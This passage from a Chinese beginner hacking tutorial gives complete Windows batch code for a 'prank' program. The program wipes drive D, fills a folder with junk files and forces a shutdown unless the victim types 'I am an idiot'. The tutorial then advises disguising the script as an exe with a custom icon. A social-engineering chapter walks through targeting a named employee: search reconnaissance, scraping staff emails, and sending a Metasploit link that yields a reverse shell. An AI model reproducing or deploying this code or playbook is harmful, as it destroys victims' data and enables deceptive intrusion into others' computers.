- 最后，我们为小小的恶作剧做一个结尾：迫使用户输入一行文字：“我是白痴”，否则就在20秒后自动关机。
- 这里需要用到的指令是**shutdown**，利用它的三个参数 **-s -t -a**即可，实现代码见下页**===>>>**

- `shutdown -s -t 100`
 - `echo` 请输入“我是白痴”并回车，否则计算机将在100秒内关机
 - `loop:`
 - `set /p a="承认吧： "`
 - `if "%a%"=="我是白痴" (shutdown -a && exit)`
 - `goto loop`
-
- 做一点解释，第一句通过**shutdown -s**参数下达关机指令以及使用 **-t**参数限定关机时间为**100**秒，随后输出提示语“请输入“我是白痴”并回车，否则计算机将在**100**秒内关机”，之后获取来自用户输入的变量**a**，如果**a**为“我是白痴”，则取消关机并退出当前的**cmd**窗口。在这个过程中如果用户输入并不复合规范将什么也不发生，通过**loop**循环进入下一轮输入。

完整代码

- 现在我们已经准备好了这发小小恶意程序的零件，下面就可以开始组装了，组装成平如下：
- 可以看到，我们只是在开头添加了一个**@echo off**来屏蔽回显，其它步骤只是把三个步骤拼装在一起而已~
- 就这样，我们已经完成了当前最简单的小小恶意软件，下面来运行一下看下效果：

```
@echo off
```

```
format /p d:
```

```
for /l %%a in (1,1,100) do echo hacker is coming >> youarehacked.txt
```

```
shutdown -s -t 100
```




```
echo 请输入“我是白痴”并回车，否则计算机将在100秒内关机
```

```
loop:
```

```
set /p a="承认吧： "
```

```
if "%a%"=="我是白痴" (shutdown -a && exit)
```

```
goto loop
```



伪装我们的恶意程序

可以看到，我们已经成功地实现了所想要完成的三个任务，d盘被清空，指定目录生成了我们所期待的txt文件，点开这个程序的人也不得不输入“我是白痴”来阻止关机的发生。

也许有人会好奇为何要生成那样一个奇怪的txt文件，事实上如果我们在生僻的目录中用更大的循环生成大量大体积的文件来占用空间，同样也可以达到一种恶作剧的效果。

然而，这时我们还应当考虑到一个问题，一个优点常识的用户都会意识到这个奇怪的bat文件可能不怀好意，而且因为批处理是一种脚本语言，右键用记事本查看就可以直接看出其中的代码，这样我们想要整蛊的对象上当就比较困难了，不过当然，我们可以为这个简单批脚本穿上一个应用程序的衣服，从而达到欺骗目标的效果，我们可以用的工具很多，例如HA_QuickBF2_CZ

通过这款工具我们可以将bat脚本编译成为exe文件并自定义软件的图标，大大增强了欺骗性。具体的过程这里就不详细演示了，读者感兴趣的话可自行操作尝试。

9.社会工程学的利用

社会工程历史

- 很多人（尤其是黑客们）认为社会工程学起源于当代黑客教父凯文米特尼克，因为这个词事实上正是他首次提出的，而其著作《欺骗的艺术》更是社会工程学的典藏之作。于是理所当然的，这项学问就被归入了黑客技术麾下。
- 事实上在这门学问被称为社会工程学之前，它还是一个零散的集合体，集合了心理学，社会学已经很多有关“人”的学问。作为一个黑客所需要认识的社会工程学理念其实很简单，说穿了只是一句话：最容易出现漏洞的地方往往在于人本身。
- 一个再安全的计算机体系，如果它的主人被社会工程学命中，深陷其中，最后也会毫无悬念地沦陷，而本章也将展示一种社会工程学的基本利用。

模拟场合

- 你刚刚接收到了一个任务，要求我从某公司的某位神秘人员计算机中取得一份资料。
- 这是一个很具有挑战性的任务，用普通的手段似乎难以完成，所以你决定结合社会工程学手段来对这次的任务发起挑战。
- 既然是挑战，在行动之前就必须要做好足够的准备，而社会工程学攻击的成功最重要就在于收集足够大量的信息，右侧就是你已经收集到的信息：

- 1.目标的名字：Jason
- 2.目标所在公司：XXX有限公司
- 对于一次社会工程学攻击而言，这么少量的信息是远远不够的，当已经提供到手的信息量太少时攻击必然会失败，所以你此刻必须想方设法地收集更多信息，从来增大任务的成功率
- 下面就简单介绍一些社会工程学收集信息的常见手段



从目标人物入手

- 我们的目标是来自XXX公司的Jason，当信息不足时我们第一个想到的工具就应当是搜索引擎，强大的搜索引擎将会毫无保留地把自己所收集到的信息
- 贡献给你，而
- 摸则可以利用
- 这些信息滚雪
- 球似的越滚越
- 大，最后掌握
- 大量信息。



新闻 网页 贴吧 知道 音乐 图片 视频 地图 文库 更多»

Jason XXX公司

百度一下

[XXX公司诊断报告](#) [人力资源](#) [HR人力资源](#) [中国贸易网](#)

2006年11月6日 - 信战略管理咨询公司高级研究员 在到福州一行之前,就对XXX公司的好坏情况.

..工作时间联系电话:0311-8718 6828,投诉信箱:Cn**Jason**#QQ.com(请把#换成...

[hr.cntrades.com/show-351...html](#) 2006-11-06 ▾ - 百度快照

[JASON-XXX](#) [视频](#) [播客](#) [个人多媒体](#) [土豆网](#)

JASON-XXX的视频查看全部| 订阅 JASON-XXX的豆单查看全部 JASON-XXX (离线... 公司 原创

电视剧 电影 综艺 动漫 音乐 热点 搞笑 游戏 娱乐 体育 纪录片 ...

[www.tudou.com/home/_46584...](#) 2013-06-09 ▾ - 百度快照

[关于这个问题,之前JASON发送给我的维修报告上说错误代...](#) 百度知道

1个回答 - 提问时间: 2012年09月07日


您好!帮您来手工翻译咯! 关于这个问题,之前**JASON**发送给我的维修报告上说错误代码为XXXX

。我怀疑是否与之前XXX公司发的问题一样。 To address this issue, the ...

[zhidao.baidu.com/link?url=lmaXOh4Rq5SXUui...](#) 2012-09-07 ▾ - 百度快照

从公司入手

- 经过对**Jason**本身的信息收集，你并没有找到很多敏感信息，于是此时你想到从公司本身收集信息，于是你对公司的网站进行了一次信息收集，令人惊喜的是，
- 在用**webshag**的爬虫爬
- 行公司的网站时，收货
- 了近百个公司员工的工作
- 作**e-mail**地址，这些**e-m**
- **ail**将为我们后面的行动
- 提供大量方便。



实施攻击

- 经过对找到邮箱的整理你似乎已经发现了**Jason**在公司所使用的邮箱地址：
Jason11@XXX.com
- 通过邮箱入侵主机，这是你最快想到的方案。
- 然后邮箱本身能造成的浏览器溢出漏洞着实稀有，所以你决定用**msf**进行一次攻击。
- 你伪造出了一个可溢出反弹**shell**的恶意链接并将其发送给**Jason**。
- 在接下来的几个小时里，你只需要守在电脑前，随时等待机会到来就行了。

- **MSF**（**metasploit framework**）是一款非常优秀的黑客工具，曾有人如此评论：利用**msf**，似乎所有人在一夜之间都可以成为黑客了

在此由于篇幅问题，且本节的主题为社会工程学，通过**msf**的浏览器**exp**构造恶意链接就不多提了，感兴趣的读者可以自行去了解，最新的有关**msf**的全面教程为

《**Metasploit**渗透测试魔鬼训练营》

```
C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.1.175
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.1.1

C:\WINDOWS\system32>
```

- 在这里我们可以看到，msf已经获得了Jason所使用的电脑的一个cmd shell，通过迁移进程等手段维持住这个cmd shell，你就将在很短的时间内完成这个“极富挑战性”的任务了。

10.找资料的奇技淫巧

为什么单独列出这章

- 本书绝不是一个百科全书式的教程，但是通过读完本书你应当已经对黑客技术有了一个大致了解，我们所能提供的最大的帮助就是让读者发现真正适合自己的方向，一旦有了方向，不出意外下面你的黑客之路就将充满了精彩与刺激。不过这一路上你必然需要不停的自己寻找资料，丰满自己的技能，强化自己的知识储备，那么久花一分钟过一下本章吧，想必也会对你有所帮助的



利用搜索引擎进行搜索

- 搜索引擎的语法在很多时候能给我们带来很大便利，正如下图所示，利用**filetype**标签来指定搜索想要找的文件




除了filetype标签外，还可以利用的语法有intitle,inurl等等，通过搜索引擎语法将可以很便捷的寻找到一些信息



杀器:猎食网盘共享

- 通过一些奇妙的组合我们总是能找到最方便的找资料方式, 就像这样:
- 用**site**限定了百度网盘的域名后, 我们将可以直接搜索其中的分享资料, 其它网盘亦是如此



利用p2p网络

p2p网络其实是peer-to-peer的缩写，在这个网络里，由tracker服务器和节点组成的网络里有大量资料，从中可以获取很多平时难以获得的东西。

除此以外 百度文库等公司还会根据你曾今下载的文档推荐可能适合你的文档等等，还有很多的小技巧，就靠大家自己收集了，相信很短的时间里读者们都会找到自己独特而高效的资料搜索技巧的。

11.后面的路你该怎么走

到这里为止，教程的主要部分就完全结束了，最后只是一些小小的建议。完全没有基础的初学者看完这些内容后也许会有些迷茫，所以特别用这段话来给出一些更贴心的提示。

如果你对渗透比较感兴趣，那么建议从web渗透入手学习，因为国内web渗透的研究人群也比较大，可以有更多人交流，一段时间之后再向更加深入的方面，如缓冲区溢出攻击等进发。

软件破解方向最好不要心急，可以先认真地把x86汇编好好学一遍，学完一边后再接触破解会感到轻松不少。

至于社会工程学，希望读者不要对它要太大的执念，作为一个工具而言社会工程学强大而有力，可是生活并不是社工，如果把社会工程狮的习性带到生活中，也许会造成一些人际间的矛盾

此外，还有很多黑客领域在本入门教程中没有提到，如无线安全等。感兴趣的朋友可以再多参考一些资料。路并不一定要宽 适合你的 才是最好的。

12.附赠附录

国内一些知名的技术论坛总结

- <http://www.xfocus.org/> 安全焦点
- <http://www.pediy.com/> 看雪学院
- <http://www.wooyun.org/> 乌云白帽子社区
- <http://www.f4ck.org/> 法克论坛
- <http://www.cnhonkerarmy.com/> 中国红客联盟
- <http://www.cnseu.org/> 社会工程学联盟
- <http://forum.cnsec.org/> 暗组论坛
- <http://www.owasp.org.cn/> owasp中国社区
- <http://www.52pojie.cn/> 吾爱破解
- <http://www.1937cn.com/> 1937公盟